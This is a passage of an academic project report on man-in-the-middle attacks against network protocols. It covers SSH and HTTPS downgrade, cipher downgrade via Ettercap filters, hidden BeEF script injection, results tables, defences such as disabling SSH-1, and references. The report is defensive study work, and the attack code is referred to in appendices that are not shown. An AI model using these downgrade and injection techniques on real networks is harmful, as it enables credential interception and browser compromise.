
Two outcomes can change the game. First, the connection can be set to automatically fall back to a weakest protocol such as **PPTP** because of the impossibility for the host to establish the encrypted channel. In this case, the attacker will then be able to proceed with exploits such as key manipulation or cypher downgrade, most of all the user can potentially never realize the change and think it is a safe communication. Second, the user does not establish at all. In that case, the attacker will probably look deeper into its options, while the defender will try to figure out where and/or why the packets are dropped.

As a defence, disabling the rollback to a weakest protocol is sufficient, but can lead to the impossibility to connect while the attacker drops the required packets. However this does not represent a data breach, but the **MiTM** issue is still present.

3.4.2 Cypher Downgrade

The cypher in use to encrypt data is critical. In order to provide a sufficient security level, the cyphers do have to improve and be up to date. The use of an outdated algorithm often means inefficient encryption.

As seen previously [2.4.5], to provide backward compatibility, systems still implement weak and unsafe cyphers. The modification of packets by an attacker can fool both parts to believe the other only accepts the weakest cypher. The use of the filter "SSH Cypher Downgrade" (Appendix 5) replaces the content of the packet to ensure the connection will use **SSH**-1 when it is possible to do so.



```
1.0.0.1  2.0.0.1 [TCP Retransmission] Server Protocol: SSH-1.99
1.0.0.1  2.0.0.1 [TCP Retransmission] Server Protocol: SSH-1.51
1.0.0.1  2.0.0.1 [TCP Retransmission] Server Protocol: SSH-1.99
1.0.0.1  2.0.0.1 [TCP Retransmission] Server Protocol: SSH-1.51
```

Illustration 13: SSH Downgrade

As visible above on Illustration 13, the packets are retransmitted by the attacker using the rewriting rule, therefore changing **SSH**-1.99 indicator for its 1.51 replacement, advertising the server only uses **SSH**-1 to the client.

The cypher used by **SSH**-1 is broken and *Ettercap* do implement the live decryption, as it sniffs the credentials during the connection establishment, without a problem.

The attack can be used against **HTTPS** as well, forcing the user to connect the secure server via **HTTP**. Such manipulation is possible with the filter presented in Appendix 8 as an example of what is possible to do. When ran, all requests and answers are changed from **HTTPS** to **HTTP** when possible.

To defeat such attacks, based on providing wrong information to the client, weak cyphers and obsolete versions must be disable in the server's configuration files. For **SSH** on the server in use, the following change and the reloading of the corresponding service disables the use of the version 1 of **SSH**, what provides less backward compatibility, but is necessary to only keep using the cyphers considered as safe. The change only implies the following line modification in the `` `/etc/ssh/sshd_config` `` file:

```
Protocol 1, 2
```

with the following one:

```
Protocol 2
```

3.4.3 Injection

Injection aims to replace or add content in packets. Adding some malicious code can trigger events on the user's system. The experiment uses the filter available in Appendix 6 “BeEF Injection”.

The attacker can inject malicious code in requested web pages in order to infect the user, enumerate, obtain access, or perform privileges escalation on the system. BeEF is a browser exploitation framework. The injection of the dedicated code allows for further exploitation of the victim system, such as vulnerable plugins, Web browsers…

The script checks for the `</body>` tag, indicating the end of the **HTML** content body. Then, injects the script into the web page. The use of the `<iframe>` tag avoids cross domain execution protections, allows for an invisible modification, and leaves the user vulnerable.

The injection is possible because there is no signature nor other security mechanism to ensure integrity and authenticity. In this case, the use of a protocol including such mechanisms (**HTTPS**), avoids the modification, and therefore, the injection of any malicious code, command, or other content in the packets. However this can then enter the previous category, as the attacker can try to avoid such behavior ("Cypher Downgrade" [3.4.2]) and deceive the user by combining these different uses.

4 RESULTS

The first remark goes toward the virtual environment used to perform the experiment. It does not provide a stable environment for such extreme use, resources and flood rate limits appear quite fast. To overcome a modification in the **IOS** software, a generic switch has been emulated, as it allows us to fill the **FIB**. After a few seconds, at a rate of 7000 packets/second, the flood left the switch only the option to forward all packets to all interfaces. Equipments and / or behaviors are not present or consistent enough to perform these resource intensive tasks. However, adaptability and the use of material reproducing as closer as possible the behavior allowed for successful and consistent results. Optimization concerns have been addressed, to systems and tools, in order to provide accurate results (avoiding to run a Wireshark on each links, or each virtual machines, highlighting main links that require capturing running). This exposes a first type of difficulty.

Therefore, they have successfully ran the different **MiTM** attack and the multiple highlighted vectors. Grouped on layer 2, 3, and 7 of the **OSI** model, they target key mechanisms of the network and its services.

Other difficulties have been met, as defences can take long to implement (**DNSSEC** implementation “DNS Spoofing” [3.3.4]), or the check of the consistency of the results, based on the used of different equipments and/or systems, such as the Quagga router emulator, the GNS3 generic switch).

Finally, difficulties met have been regarding the lack of documentation on some tools, as *Scapy*, sometimes requiring a reading of the source code of the framework itself in order to understand initialization of the desired classes. Etterfilter, from the *Ettarcap* toolbox, has a specific syntax it is required to understand.

On the 7 protocols exploited during the first phase of this project (**ARP**, **STP**, **ICMP**, **DNS**, **DHCP**, **RIP**-1, **RIP**-2), 6 of them have been shown to not implement any security countermeasure. The list is of course not limited to them, as other protocols have been highlighted in the Literature Review [2], and the experiment has for objective to highlight vectors, so only a limited amount of protocols have been tested. Nonetheless, this should raise alarms regarding networks that handle sensible data and make use of these protocols or others without the appropriate defence line.

The following table presents, in a summarized way, the conducted experiments with the main information, and can be compared to the hypothesis table from [1.2] in order to see the differences. They regard other vectors covered by a defence in place.

Data collected included the possibilities for the attacker, and for the defender. The importance of each vectors / defences and their layer of action can be clearly outlined and will be deepened in the subparts following the table.

Notes (refer to the table in-line indexes):

1. Downgrading Cypher (see [2.4.5] and [3.4.2]).
2. Indicates what can be intercepted:
   - **LAN**: The attack can target intra-network communications;
   - **FLAN**: The attacker can see packets leaving the **LAN** (=From **LAN**);
   - **WAN**: Packets sent or received via an outbound connection can be intercepted.
3. Indicates if the attack is efficient for clear text protocols only (🔒) or includes the access to encrypted ones (🔒).
4. Defences can be implemented on the servers or clients (T for Terminals), switches (S), or routers (R). Multiple letters indicate multiple possibilities.

Attacks				Defences efficiency														
Layer	Vector	Range of[2] efficiency	Range of action[3]															
2	**ARP**	LAN/ FLAN	🟥		✓	✓												
2	**CAM**	LAN	🟥	✓	✓										✓			
2	**STP**	LAN	🟥				✓	✓	✓									
3	**ICMP**	FLAN	🟥							✓								
3	**IRDP**	FLAN	🟥								✓							
3	**IGPs**	FLAN/ WAN	🟥									✓						
7	**DNS**	All	🟥										✓	✓				
7	**DHCP**	FLAN	🟥	✓											✓			
Advanced																		
Name	Target Protocol																	
Filter	**IPSEC**		🟩													✓		
DC[1]	**SSH**		🟩														✓	
Inject	**HTTP**		🟩															✓
Defences																		
Availability on[4]				S R	S R	T	S	S	S	T R	T R	R	T	T	S R	T	T	T
Name				Port security	**DAI**	Static **ARP**	Disable **STP**	Root Guard	BPDU Guard	Disable **ICMP** redirect	Disable **IRDP**	**IGPs ACLs** / Authentication	**DNSSEC**	Static **DNS**	**DHCP** Snooping	No auto rollback	Disable weak cyphers	Use secure protocol (**HTTPS**)

4.1 Data Link Layer

Data Link layer (2) vectors allow the attacker to target intra-link systems, as they target the key mechanism to **LAN** communication. Systems operating at layer 2 on this network are potential targets, switches, bridges, hosts. However, because of the low-level in the network stack, all communications relying on the attacked layer 2 will suffer from it, and the attacker can operate in the **LAN** itself (impersonating another host of the **LAN**), as well as operating directly as the gateway (one-way poisoning) to intercept outbound communications.

Countermeasures however can be implemented on low-level equipments, and can directly take place on switches, providing an efficient and up-to-date security mechanism for all hosts and equipments on the broadcast domain. However this has to be implemented on all nodes on the network, as well as for each **VLAN**s.

4.2 Network Layer

While the Network layer (3) protocols can be routed, they cannot target systems operating only on the Data Link layer (2). Hosts and bridges are using layer 3 to benefit from inter-domain routing. Some “layer 3” switches however can also process the datagram, but for simple tasks, such as **DHCP** snooping [2.4.2]. **ICMP**-based attacks however are limited to intercept connection from the **LAN**, while attacks targeting dynamic routing can poison both ways.

Layer 3 defences can limit the attacker's range if implemented on the bridges. However, for all hosts to be safe from an insider, the functionality has to be disabled directly on hosts, if enabled and if the system allows it.

4.3 Application Layer

The Application layer (7) protocols are specific to services. The range, as well as the result, depends on the target. The attacker will target the service he judges critical. While targeting **DNS** allows the attacker to impersonate the final destination, providing both-ways interception, **DHCP** only performs from the **LAN** by impersonating the gateway: at the opposite with outbounds connections passing through the attacker's machine, inbound routes are not affected.

Defences here also vary. The approached ones for **DHCP**, as **IP** operates closely with **ARP**, are available on low-level equipments and can track abuses automatically, without intervention on the hosts. **DNS** however turned to encryption to provide security. As a consequence, high-level systems are required to implement the mechanism, and **DNSSEC** has to be implemented on the entire chain to ensure the security.

4.4 Encryption

Encrypted protocols have been deepened, as it seems to bring a good defence against **MiTM** attacks. The results have shown weak points in the establishment of the connections, the backward compatibility and tricks to fool the user into thinking security in ensured. Rollback and compatibility modes can lead the user into thinking the connection is secured, even if attacked. Simple misconfiguration can lead to the establishment of fully vulnerable communication channels. However, injection does not work with encrypted packets. Encryption will be developed in the discussions.

To close the results, all vectors and their corresponding defences have been successfully implemented and analyzed.

5 DISCUSSION

To begin with, the literature review presents well detailed vulnerabilities, existing for a long time, and still used to perform attacks around the world. There are lessons to learn and apply in the networks. As **IPv4** reaches its limits in term of number of devices connected, the change to **IPv6** has begun.

At the end of the experimentation, some lessons have been learned:


- Security is more difficult to implement afterwards, so make it as a part of the elaboration process;
- Security is built out of compromises, and must be adapted to needs and requirements;
- It is easy to build false hope of security, it requires a lot of testing to verify it.

The main objective that was to document the different vectors and their interaction with the layers of the network, and the implementation of the corresponding defence as been a success. The outlining of the criteria, in order to give a deepened look into protocols design, to provide guidelines and common issues to address **MiTM** attacks, as well as addressing encryption provided an interesting structure. It illustrates the positioning between attackers, that require to look for other vectors adapted to its needs, and defenders, that need to know all the vectors and how to address the issue based on their security requirements.

The major issues go to old protocols, and have no security implemented (from layers 2, 3, and 7). As security has not been thought from the development process, the tendency is to deprecate or update them and the corresponding standards, these protocols can be considered as old and should not represent the basis of a network handling sensible data without an appropriate higher-level security. Alternatives to them are difficult to implement, and do not provide enough range to present a real interest for a wide implementation (Papaloe, G., 2008 [47]).

As a consequence, the required and adapted security mechanisms have to be integrated in the protocol development process. These mechanisms start usually presenting weaknesses after a limited lifetime, and for that they should be kept up-to-date and in close custody because their testing and evolution are keys to the protocol's resistance to MiTM attacks.

Then, it is important to address the protocol design allows for authentication, for security, but that is not activated or setup the right way by default. It is the case for **IGP**s, as recent ones do take in consideration and implement security mechanisms, but they do not do so by default. The fact these technologies do not enable security in their default settings presents them as extra features more than necessary ones. In 2013, less than 6% of the traffic was reported using **IPSEC** or **DNSSEC** (Herzberg, A., Shulman, H., 2013 [25]). In comparison, the amount of traffic using **SSL** is expected to increase its growing rate in the next years, as shown by Illustration 14.



Source: Intel, 2013. *Upsurge in Encrypted Traffic Drives Demand for Cost-Efficient SSL Application Delivery*.

Illustration 14: Projected growth in SSL traffic 2013 to 2018 (Intel, 2013 [27])

As well as vulnerabilities targeting **IPSEC** or **SSH**, a large amount of protocols have shown weak points when implementing backward compatibility, or the poorly detailed error messages/rollbacks lead the user to be fooled or to ignore warnings. These aspects are non negligible because the user represents the current victim, and last defence against a successful attack.

Encryption appeared as a wide way to provide security against MiTM attacks. The first outcome could be: for a protocol to provide defences against **MiTM**, it has to be protected against undesired changes (signature) using a symmetric encryption, and if data is critical, it is important to opt for a solution including confidentiality, such as asymmetric encryption. However, it requires more resources than traditional networking, and cannot be implemented as widely as it could be. Based on these observations, critical assets have to be highlighted to be correctly defended.

Also, the security picture provided by encryption has to be mitigated. Based on Moore's law, computing power available for a certain amount of money will be multiplied by two every 18 to 24 months. However, as Kaliski, B., 2005 [30] explains, the time base increases exponentially for breaking keys, versus polynomially to encrypt data (time to try all combinations versus time to encrypt with one known key). Also, this has to be approached from two points, as MiTM can be active, or passive (“Introduction” [1]). If the aim of the attack is the gathering of sensible information with a long lifespan, the attacker do not have to dispose of huge resources in first place, as the decrypting does not have to take place in real-time and can be performed later on. However, in order to perform any modifications, this have to be made before the connection times out. The use of massive resources and/or important amount of time seems required for this application, and therefore way more complicated to perform and carry out successfully. Nonetheless, the attacker will usually prefer the use of an exploit in the protocol or its implementation [2.4.5] rather than gathering the necessary resources required to crack the key.

However, as encryption seems to have taken a fairly big place into the role of providing security against **MiTM** attacks, the precedent concerns highlight the place of **MiTM** in nowadays' networking environment, and the continuous work in order to provide such defence. The important amount of vectors, and the even more important amount of vulnerable protocols highlight the real difficulty to protect the entire network stack. Even with known defences, the task shows a huge amount of aspects, from resource consumption, to the choice of a device for implementation if multiple options are available. The picture drawn from encryption can be a consequence of the « house of cards » discussed from the introduction of this project itself. As encryption isolate the content from the original stack, using a cypher, it isolates data from **MiTM** consequences, however it does not prevent from **MiTM**, and it should not be seen as the “ultimate solution”, but as a “temporary” one, that requires maintenance and attention.

The outline of the different ways that can be poisoned represents a strong interest for hackers, but also for companies. Based on the use of an application internal to the network, or a sensible tool on the Internet, this is an important point to take in consideration to implement security, as well as the multiple aspects presented through these experimentations.

6 CONCLUSION

In the Introduction [1.1], the aims and objectives have been defined. The scope and focus have allowed for a wide approach, event so time was a concern and priorities have been made. The different vectors have found their place to be analyzed and understood. The network stack, its functioning, and the different protocols involved have been addressed as well.

Time management has been an important concern: tasks have been highlighted, organized by priority, distributed between the different vectors. Deepening all points is not always feasible, do not obviously provide better information, and even lead to avoid a big part of the topic: it is important to plan and define priorities, as well as respecting the scope. A deviation from the initial Gantt chart [10] has been observed as limits to the testing in the virtual environment presented some inconsistencies that have been overcome by the use of different equipments. The last week has been used as a buffer, what has been enough to perform required tasks and deepen tests and researches on encryption, that appeared a lot more than expected.

The implementation of the different defences built a picture of the security landscape addressing **MiTM** issues. Even so the time did not allow all security means to be covered, the most interesting ones for the current scope have been successfully implemented and tested, as well as the vectors of attack themselves. The **OSI** model has been kept and mixed with an approach of the vectors using priorities and well-defined tasks, providing the expected outcome.

As vectors target the operating of the network itself and key mechanisms, it is important to understand the issues, in order to implement defences as close and as soon as possible, to avoid another network based on protocols built out of any security concern. The future Internet design has to be thought around and with these concerns. Issues can be organized in two categories, one regarding the design of the protocol itself, the other regarding the misconfiguration or related problems. The Injection [3.4.3] highlighted an interesting opening to hacking: if the encrypted protocol cannot be exploited by other means, an attacker could choose to target clear-text protocols to inject malicious code in the objective of compromising the host, to then move to the information by another way.

The understanding of the vectors and key vulnerabilities is necessary to target and address such issues. An effort has to be made in the development to inform the user and prevent these manipulations to take place.

A the flavor has been given, a tremendous amount of protocols is used in telecommunications nowadays, and the various architectures pose a serious concern regarding their specific vulnerabilities. As the scope of the project was to address the **IPv4** over Ethernet, and the focus was on the layers of the **OSI** model, this represents an interesting work for a wide range of readers. Nonetheless, it is far from representing a full picture of networking.

Finally, the transition to **IPv6** is also the change of **ARP**, **ICMP**, **IGP**s and various others. The present project is a current issue and encryption exposes a need for perpetual research and testing to ensure keys and cyphers are robust enough. The presence of these processes exposes the importance in nowadays networking, as well as computing, both part of our everyday life.

7 FUTURE WORK

The topic of **MiTM** attacks is huge. As explained, all protocols could not be tested, and current issues could be tomorrows troubles. The interest of **MiTM** is still important, more than 20 years after its first exposure to the world. Concerns and lessons have to be learned in order for future work to implement them from the design stage and think with them.

As time and resources limitations have been reached, there is still work to perform in the area. The author will present interesting resumptions encountered or thought during the realization of this project, but not covered by the scope.

7.1 Extending the testing to other protocols

A lot of protocols have been omitted because of their similitudes with the ones already approached. However, as the testing has not been performed, it remains a task to perform in order to cover the entire area.

7.2 IDS / IPS

IDS and **IPS** can present an important interest. Their configuration and functioning present a lot of aspects and should be addressed in **MiTM** scenarios. The complete omission of these topics has been chosen in order to address the important amount of vectors and defences, and because of the project's scope itself [2.5].

7.3 IPv6 Robustness to MiTM

IPv6 is the new implementation of **IP** after **IPv4**, the operating has changed, and protocols as well. Some issues have already been outlined by a few projects, however the topic still remains a major concern as **IPv6** will replace its predecessor due to lack of available public addresses. Security has been more integrated in the design, and old basis have been changed. This is the same field and same project but based on the next version of the **IP** networking technology. As there is no approach of security in **IPv4** basics, it can be interesting to study how the security concern has been implemented and used to build more robust protocols.

7.4 Advanced MiTM prevention tool

In order to address all vectors and possible misconfiguration, a big panel of tools, attacks, and defences have been tried. As a developer, the author has thought about automatic testing tool to ensure known vectors are covered, or inform about the existing risks on the network. Such a tool should take in consideration ethical issues, the different vectors found, could provide extra information about the protocols in use and secure alternatives or documentation regarding (mis)configuration.

7.5 Secure protocol design and implementation

Finally, as the focus has been brought on protocols, the design, implementation, and testing of a secured version of a protocol can bring an interesting understanding of secure protocols. The design, implementation and configuration must bring the attacker's and defender's perspectives, aims, and concerns. This can then be extended to the difference between **IPv4** and **IPv6** protocol design and security implementation similarities or variances.

8 LIST OF ABBREVIATIONS

ACL	Access Control List
ARP	Address Resolution Protocol
AS	Autonomous System
BPDU	Bridge Protocol Data Unit
CAM	Content Addressable Memory
CDP	Cisco Discovery Protocol
CHAP	Challenge Handshake Authentication Protocol
DAI	Dynamic **MAC** Inspection **MiTM**
DHCP	Dynamic Host configuration Protocol
DNS	Domain Name System
DNSSEC	Domain Name System Secure
FCS	Frame Check Sequence
FIB	Forwarding Information Base
FTP	File Transfer Protocol
HMAC	Hash Message Authentication Code
HTML	HyperText Markup Language
HTTP	HyperText Transfer Protocol
HTTPS	**HTTP** Secure
ICMP	Internet Control Message Protocol
IDS	Intrusion Detection System
IGP	Interior Gateway Protocol
IOS	Internetwork Operating System
IP	Internet Protocol
IPS	Intrusion Prevention System
IPSEC	**IP** Secure
IPv4	**IP** version 4
IPv6	**IP** version 6
IRDP	**ICMP** Router Discovery Protocol

ISAKMP	Internet Security Association and Key Management Protocol
LAN	Local Area Network
MAC	Media Access Control
MD5	Message Digest Algorithm version 5
MiTM	Man-in-The-Middle
OSI	Open Systems Interconnection
PPTP	Point to Point Tunneling Protocol
PAP	Password Authentication Protocol
RFC	Requests For Comments
RIP	Routing Information Protocol
RSA	Rivest-Shamir-Adleman (cypher)
SHA1	Secure Hash Algorithm version 1
SSH	Secure Shell
SSL	Secure Sockets Layer
STP	Spanning Tree Protocol
TLS	Transport Layer Security
UDP	User Datagram Protocol
VLAN	Virtual **LAN**
VTP	**VLAN** Trunking Protocol
WAN	Wide Area Network
Wi-Fi	Wireless Fidelity

9 REFERENCES

1. Almquist, P., 1992. *Type of Service in the Internet Protocol Suite*. **RFC** 1349. [online]. Available from: http://www.ietf.org/rfc/rfc1349.txt [Accessed 21 August 2015].

2. Anderson, A., 1996. CHAP versus PAP. In: *The Network Administrators' Guide*. [online]. Available from: http://www.tldp.org/LDP/nag/node120.html [Accessed 21 August 2015].

3. Arkin, O., Yarochkin, F., 2001. *ICMP based remote OS TCP/IP stack fingerprinting techniques*. Phrack Staff. [online]. Available from: http://phrack.org/issues/57/7.html [Accessed 21 August 2015].

4. Atkins, D., 2004. *Threat Analysis of the Domain Name System (DNS)*. **RFC** 3833. [online]. Available from: http://tools.ietf.org/html/rfc3833 [Accessed 21 August 2015].

5. Bhaiji, Y., 2005. *Layer 2 attacks & mitigation techniques*. Cisco. [online]. Available from: http://www.sanog.org/resources/sanog7/yusuf-L2-attack-mitigation.pdf [Accessed 21 August 2015].

6. Bezroutchko, A., 2012. *Sslcaudit 1.0 User Guide*. GREMWELL. [online]. Available from: http://www.gremwell.com/sites/default/files/sslcaudit/doc/sslcaudit-user-guide-1.0.pdf [Accessed 21 August 2015].

7. Brown, M., A., 2007. *Guide to IP layer network administration with Linux*. [online]. Available from: http://linux-ip.net/html/linux-ip.html [Accessed 21 August 2015].

8. Cisco, 2006. Lab 8-2 Securing Spanning Tree Protocol. In: *CCNP: Building Multilayer Switched Networks v5.0*.

9. Cisco, August 2006. *Understanding and Configuring Spanning Tree Protocol (STP) on Catalyst Switches*.
[online]. Available from: http://www.cisco.com/c/en/us/support/docs/lan-switching/spanning-tree-protocol/5234-5.pdf [Accessed 21 August 2015].

10. Cisco, 2010. Configuring Dynamic ARP Inspection. In: Cisco. *Cisco IOS Software Configuration Guide, Release 12.2SX*.
[online]. Available from:
http://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst6500/ios/12-2SX/configuration/guide/book/dynarp.pdf [Accessed 21 August 2015].

11. Cisco, 2010. Configuring Port Security. In: Cisco. *Cisco IOS Software Configuration Guide, Release 12.2SX*.
[online]. Available from:
http://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst6500/ios/12-2SX/configuration/guide/book/port_sec.pdf [Accessed 21 August 2015].

12. Cisco, 2011. *Configuring IRDP*.
[online]. Available from: http://www.cisco.com/c/en/us/td/docs/ios-xml/ios/ipapp_fhrp/configuration/12-4/fhp-12-4-book/fhp-irdp.pdf [Accessed 21 August 2015].

13. Cisco, [no date]. Configuring Dynamic ARP Inspection. In: *Catalyst 3750-X and 3560-X Switch Software Configuration Guide*.
[online]. Available from:
http://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst3750x_3560x/software/release/12-2_58_se/configuration/guide/3750xscg/swdynarp.pdf [Accessed 21 August 2015].

14. Computer Fraud & Security Bulletin, May 1994. How string is Clipper? Cited in Eriksson, M., [no date]. *An example of a Man-in-The-Middle attack against server authenticated SSL-sessions*.
[online]. Available from:
http://www8.cs.umu.se/education/examina/Rapporter/MattiasEriksson.pdf
[Accessed 21 August 2015].

15. Courtois, T., N., 2011. *Basics of Network Security*.
[online]. Available from:
http://www.nicolascourtois.com/papers/compsec/CompSec_Networks_08.ppt
[Accessed 21 August 2015].

16. Deering, S., 1991. *ICMP Router Discovery Messages*. **RFC** 1256.
[online]. Available from: http://www.ietf.org/rfc/rfc1256.txt [Accessed 21 August 2015].

17. Defta, L., 2010. *Network security attacks ARP poisoning case study*.
[online]. Available from: http://www.utgjiu.ro/revista/ec/pdf/2010-04.I/16_LUMINITA_DEFTA.pdf [Accessed 21 August 2015].

18. Delfs, H., Knebl, H., 1998. Introduction. In: *Introduction to Cryptography: Principles and Applications*. pp. 1-9.

19. Droms, R., 1997. *Dynamic Host Configuration Protocol*. **RFC** 2131. [online]. Available from: http://tools.ietf.org/html/rfc2131 [Accessed 21 August 2015].

20. Eriksson, M., [no date]. *An Example of a Man-in-The-Middle Attack Against Server Authenticated SSL-sessions*. [online]. Available from: http://www8.cs.umu.se/education/examina/Rapporter/MattiasEriksson.pdf [Accessed 21 August 2015].

21. Fang, R., Yi, X., 2014. *Protocol Exploitation*. [online]. Available from: http://www.cse.msu.edu/~cse825/lectures/Protocol_Exploitation.pdf [Accessed 21 August 2015].

22. Gregg, M., 2006. Chapter 6 Layer 5: The Session Layer. In: *Hack the Stack*. 1st ed. p218.

23. Gregg, M., 2006. Chapter 8 Layer 7: The Application Layer. In: *Hack the Stack*. 1st ed. p286.

24. Harris, J., 2002. *Cisco Network Security Little Black Book*.

25. Herzberg, A., Shulman, H., 2013. *DNS Cache-Poisoning: New Vulnerabilities and Implications*. [online]. Available from: https://www.ietf.org/proceedings/87/slides/slides-87-saag-4.pdf [Accessed 21 August 2015].

26. Hucaby, D., 2005. CCNP Exam Prep: Traditional Spanning Tree Protocol. In: *CCNP BCMSN Exam Certification Guide*. 3rd ed.

27. Intel, 2013. *Upsurge in Encrypted Traffic Drives Demand for Cost-Efficient SSL Application Delivery*.
[online]. Available from: http://www.intel.com/content/dam/www/public/us/en/documents/white-papers/cost-efficient-ssl-application-delivery-paper.pdf [Accessed 26 August 2015].

28. Japan Registry Service, 2005. *DNS Monkey-in-the-middle Attack*. DNSSEC Summit.
[online]. Available from: http://h.pyon.org/files/20050221-maninthemiddle.pdf[Accessed 21 August 2015].

29. Johnson, D., 2014. *SSH MITM (Downgrade) Attack, Capturing Username Password Credentials*.
[online]. Available from: http://www.og150.com/assets/SSH%20MITM%20Downgrade%20Attack,%20Capturing%20Username%20Password%20Credentials.pdf [Accessed 21 August 2015].

30. Kaliski, B., 2005. Moore's Law. In: *Encyclopedia of Cryptography and Security*. Springer. 2011, p.803.
[online]. Available from: http://link.springer.com/referenceworkentry/10.1007%2F0-387-23483-7_264/fulltext.html [Accessed 25 August 2015].

31. L0pth, 1999. *Multiple Vendor IRDP Vulnerability*. CVE-1999-0875.
[online]. Available from: http://www.securityfocus.com/bid/578 [Accessed 21 August 2015].

32. Lair, M., 2011. *OSPF: All your routes belongs to us… .*
[online]. Available from: http://www.nes.fr/securitylab/wp-content/uploads/2012/06/OSPF_disguised_lsa1.pdf [Accessed 21 August 2015].

33. Lamport, L., November 1981. *Password Authentication with Insecure Communication*.
[online]. Available from: http://research.microsoft.com/en-us/um/people/lamport/pubs/password.pdf [Accessed 21 August 2015].

34. Larson, M., 2010. *DNSSEC Overview*. Verisign.
[online]. Available from: https://www.nanog.org/meetings/nanog51/presentations/Sunday/DNSSEC-tutorial-for-NANOG51-2011-01.pdf [Accessed 21 August 2015].

35. Lauerman, K., King, J., 2010. *MAC Address Overflow Attack and Mitigation Techniques*. Cisco.
[online]. Available from: http://www.cisco.com/c/en/us/products/collateral/switches/catalyst-6500-series-switches/white_paper_c11_603836.pdf [Accessed 21 August 2015].

36. Lauerman, K., King, J., 2010. *DHCP Consumption Attack and Mitigation Techniques*. Cisco.
[online]. Available from: http://www.cisco.com/c/en/us/products/collateral/switches/catalyst-6500-series-switches/white_Paper_C11_603833.pdf [Accessed 21 August 2015].

37. Lauerman, K., King, J., 2010. *STP MiTM Attack and L2 Mitigation Techniques on the Cisco Catalyst 6500*.
[online]. Available from: http://www.cisco.com/c/en/us/products/collateral/switches/catalyst-6500-series-switches/white_paper_c11_605972.pdf [Accessed 21 August 2015].

38. Linn, R., Ocepek, S., 2012. *BeEF Injection with MITM*. Trustwave Holdings, Inc.
[online]. Available from: http://media.blackhat.com/bh-us-12/Briefings/Ocepek/BH_US_12_Ocepek_Linn_BeEF_MITM_WP.pdf [Accessed 21 August 2015].

39. Magnusson, P., Strömbergson, J., 2013. *SSL für alle*.
[online]. Available from: https://www.owasp.org/images/d/d8/OWASP_SSL_20131128_preso.pdf [Accessed 21 August 2015].

40. Malkin, G., 1994. *RIP Version 2 Protocol Analysis*. **RFC** 1721.
[online]. Available from: http://www.ietf.org/rfc/rfc1721.txt [Accessed 21 August 2015].

41. Masnick, M., 2013. *The NSA Is Running Man In The Middle Attacks Imitating Google's Servers*.
[online]. Available from: https://www.techdirt.com/articles/20130910/10470024468/flying-pig-nsa-is-running-man-middle-attacks-imitating-googles-servers.shtml[Accessed 21 August 2015].

42. Nachreiner, C., 2008. *Anatomy of an ARP Poisoning Attack*.
[online]. Available from: http://csci6433.org/Papers/Anatomy%20of%20an%20ARP%20Poisoning%20Attack%20_%20WatchGuard.pdf [Accessed 21 August 2015].

43. Nayak, G., N., Samaddar, S., G., 2010. *Different flavours of Man-in-The-Middle attack, consequences and feasible solutions*.
[online]. Available from: http://ieeexplore.ieee.org/xpls/icp.jsp?arnumber=5563900 [Accessed 21 August 2015].

44. Norton, D., 2004. *An Ettercap Primer*. SANS Institute.
[online]. Available from: http://www.sans.org/reading-room/whitepapers/tools/ettercap-primer-1406 [Accessed 21 August 2015].

45. Odom, S., Nottingham, H., 2000. *Cisco Switching Black Book*.

46. Ornaghi, A., Valleri, M., 2002. *Man in the middle attacks* [Italian].
[online]. Available from: http://alor.antifork.org/talks/MITM-attacks.ppt [Accessed 21 August 2015].

47. Papaloe, G., 2008. *Improvements in physical intrusion detection on LAN* [Italian].
[online]. Available from: http://www.disi.unige.it/person/PapaleoG/index_files/arp.pdf [Accessed 21 August 2015].

48. Pilosov, A., Kapela, T., 2008. *An Internet-Scale Man In The Middle Attack*.
[online]. Available from: https://www.defcon.org/images/defcon-16/dc16-presentations/defcon-16-pilosov-kapela.pdf [Accessed 21 August 2015].

